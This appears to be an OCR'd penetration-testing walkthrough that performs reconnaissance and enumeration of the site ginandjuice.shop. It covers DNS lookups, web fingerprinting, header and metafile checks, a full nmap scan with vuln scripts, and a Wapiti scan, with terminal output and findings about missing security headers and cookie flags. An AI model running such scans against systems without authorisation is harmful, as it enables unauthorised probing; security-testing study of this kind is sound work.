


Find:

- registrar,
- infrastructure hints,
- nameservers.

DNS Enumeration

```
dig ginandjuice.shop
```




```
nslookup ginandjuice.shop
```

Identify:

- IPs,
- DNS records,
- mail servers.

1.3 Fingerprint Web Server

Identify Technologies


```
whatweb https://ginandjuice.shop
```

Detect:

- framework,
- server,
- JS libraries,
- Angular/React usage.

Check HTTP Headers

```
curl -I https://ginandjuice.shop
```



Check:

- security headers,
- CSP,
- cookies,
- cache controls,
- HSTS.


Look for missing:

- `Content-Security-Policy`
- `X-Frame-Options`
- `HttpOnly`
- `Secure`

1.4 Looking for Metafiles

robots.txt

```
curl https://ginandjuice.shop/robots.txt
```




May expose:

- hidden directories,
- admin paths.

---

sitemap.xml


```
curl https://ginandjuice.shop/sitemap.xml
```



Lists indexed endpoints.

security.txt

```
curl https://ginandjuice.shop/.well-known/security.txt
```




Can reveal:


- contact info,
- internal paths,
- policies.


🌐 2. ENUMERATION


2.1 Nmap Enumeration

```
nmap -Pn -p- -sS -sV -sC -O -oN namp.test -A --script vuln
ginandjuice.shop
```


kali-linux-2025.4-vmware-a...
7:09
kali@kali: ~
Session Actions Edit View Help
kali@kali: ~
kali@kali: ~
(kali㉿kali)-[~]
$ nmap -Pn -p- -sS -sV -sC -O -oN namp.test -A --script vuln ginandjuice.shop
Starting Nmap 7.98 (https://nmap.org) at 2026-05-16 06:29 -0400
Stats: 0:10:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 48.04% done; ETC: 06:51 (0:11:21 remaining)
Nmap scan report for ginandjuice.shop (34.249.203.140)
Host is up (0.11s latency).
Other addresses for ginandjuice.shop (not scanned): 34.246.169.176
rDNS record for 34.249.203.140: ec2-34-249-203-140.eu-west-1.compute.amazonaws.com
Not shown: 65533 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http nginx
| http-csrf: Couldn't find any CSRF vulnerabilities.
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-server-header: awselb/2.0
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
443/tcp open ssl/https
| http-dombased-xss: Couldn't find any DOM based XSS.
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 421 Misdirected Request
| Date: Sat, 16 May 2026 10:48:52 GMT
| Content-Length: 12
| Connection: close
| Set-Cookie: AWSALB=eTYVKyzYqjdxrJ60OLvgb6PWXyjcu61zSNIkLuiZBZcykkq1NykfmyU2xZwwWHNZl4aiQ/Z2di2boNencNo9*2zVGwLk6SC/fKOU4ARjjh1VT3MH6gT81Mz1Icwa; Expires=Sat, 23 May 2026 10:48:52 GMT; Path=/
| Set-Cookie: AWSALBCORS=eTYVKyzYqjdxrJ60OLvgb6PWXyjcu61zSNIkLuiZBZcykkq1NykfmyU2xZwwWHNZl4aiQ/Z2di2boNencNo9*2zVGwLk6SC/fKOU4ARjjh1VT3MH6gT81Mz1Icwa; Expires=Sat, 23 May 2026 10:48:52 GMT; Path=/; SameSite=None; Secure
| Invalid host
| GetRequest:
| HTTP/1.1 421 Misdirected Request
| Date: Sat, 16 May 2026 10:48:51 GMT
| Content-Length: 12
| Connection: close
| Set-Cookie: AWSALB=7DVKQVNXpc/b1emUkzdxAiPmylcZ4NZNo/mAaeGUadOjZJAaHtC0+QmaMuMMqukViLZX4S/LZncwn6ZAQpEnQr52upMDz2E1DqeLKgX+yX3fUIpqg1AciT/gihFZ; Expires=Sat, 23 May 2026 10:48:51 GMT; Path=/
| Set-Cookie: AWSALBCORS=7DVKQVNXpc/b1emUkzdxAiPmylcZ4NZNo/mAaeGUadOjZJAaHtC0+QmaMuMMqukViLZX4S/LZncwn6ZAQpEnQr52upMDz2E1DqeLKgX+yX3fUIpqg1AciT/gihFZ; E


kali-linux-2025.4-vmware-a...
7:12
kali@kali: ~
Session Actions Edit View Help
kali@kali: ~
kali@kali: ~
xpires=Sat, 23 May 2026 10:48:52 GMT; Path=/; SameSite=None; Secure
| Invalid host
| GetRequest:
| HTTP/1.1 421 Misdirected Request
| Date: Sat, 16 May 2026 10:48:51 GMT
| Content-Length: 12
| Connection: close
| Set-Cookie: AWSALB=7DVKQVNXpc/b1emUkzdxAiPmylcZ4NZNo/mAaeGUadOjZJAaHtC0+QmaMuMMqukViLZX4S/LZncwn6ZAQpEnQr52upMDz2E1DqeLKgX+yX3fUIpqg1AciT/gihFZ; Expires=Sat, 23 May 2026 10:48:51 GMT; Path=/
| Set-Cookie: AWSALBCORS=7DVKQVNXpc/b1emUkzdxAiPmylcZ4NZNo/mAaeGUadOjZJAaHtC0+QmaMuMMqukViLZX4S/LZncwn6ZAQpEnQr52upMDz2E1DqeLKgX+yX3fUIpqg1AciT/gihFZ; Expires=Sat, 23 May 2026 10:48:51 GMT; Path=/; SameSite=None; Secure
| Invalid host
| HTTPOptions:
| HTTP/1.1 421 Misdirected Request
| Date: Sat, 16 May 2026 10:48:52 GMT
| Content-Length: 12
| Connection: close
| Set-Cookie: AWSALB=gtYEui04AUGqFCNwn3UOob61toZnkQEKuX+DQzAxXkYqPY0QE26OVGVOhzqkYLHn8EFsy9glYYLdsVxf9nLU/M6YLW36Q/dWuhVbEE8WnGApV48DPSCMibfDYu0P; Expires=Sat, 23 May 2026 10:48:52 GMT; Path=/
| Set-Cookie: AWSALBCORS=gtYEui04AUGqFCNwn3UOob61toZnkQEKuX+DQzAxXkYqPY0QE26OVGVOhzqkYLHn8EFsy9glYYLdsVxf9nLU/M6YLW36Q/dWuhVbEE8WnGApV48DPSCMibfDYu0P; Expires=Sat, 23 May 2026 10:48:52 GMT; Path=/; SameSite=None; Secure
| Invalid host


| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=ginandjuice.shop
| Found the following possible CSRF vulnerabilities:
|
| Path: https://ginandjuice.shop:443/catalog/product?productId=3
| Form id: stockcheckform
| Form action: /catalog/product/stock
|
| Path: https://ginandjuice.shop:443/catalog/product?productId=3
| Form id: addtocartform
| Form action: /catalog/cart
|
| Path: https://ginandjuice.shop:443/catalog/product?productId=2
| Form id: stockcheckform
| Form action: /catalog/product/stock
|
| Path: https://ginandjuice.shop:443/catalog/product?productId=2
| Form id: addtocartform
| Form action: /catalog/cart
|
| Path: https://ginandjuice.shop:443/catalog/product?productId=1
| Form id: stockcheckform
| Form action: /catalog/product/stock
|
| Path: https://ginandjuice.shop:443/catalog/product?productId=1
| Form id: addtocartform
| Form action: /catalog/cart
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.




Identify:

- versions,
- default scripts,
- exposed services.

2.2 Wapiti Scan


```
wapiti -u https://ginandjuice.shop
```




Find:

- Injection flaws
- XSS
- Weak parameters

Results:





MIME Type Confusion

Description

MIME type confusion can occur when a browser interprets files as a different type than intended, which could lead to security vulnerabilities like cross-site scripting (XSS).

- **Vulnerability found in /**

Description | HTTP Request | cURL command line | WSTG Code

```
X-Content-Type-Options is not set
```

Solutions

Implement X-Content-Type-Options to prevent MIME type sniffing.

HttpOnly Flag cookie

Description

HttpOnly is an additional flag included in a Set-Cookie HTTP response header. Using the HttpOnly flag when generating a cookie helps mitigate the risk of client side script accessing the protected cookie (if the browser supports it).

- **Vulnerability found in /**

Description | HTTP Request | cURL command line | WSTG Code

```
HttpOnly flag is not set on the cookie 'AWSALB' set at 'https://ginandjuice.shop/'
```


- **Vulnerability found in /**

Description | HTTP Request | cURL command line | WSTG Code

```
HttpOnly flag is not set on the cookie 'AWSALBCORS' set at 'https://ginandjuice.shop/'
```

Solutions

While creation of the cookie, make sure to set the HttpOnly Flag to True.

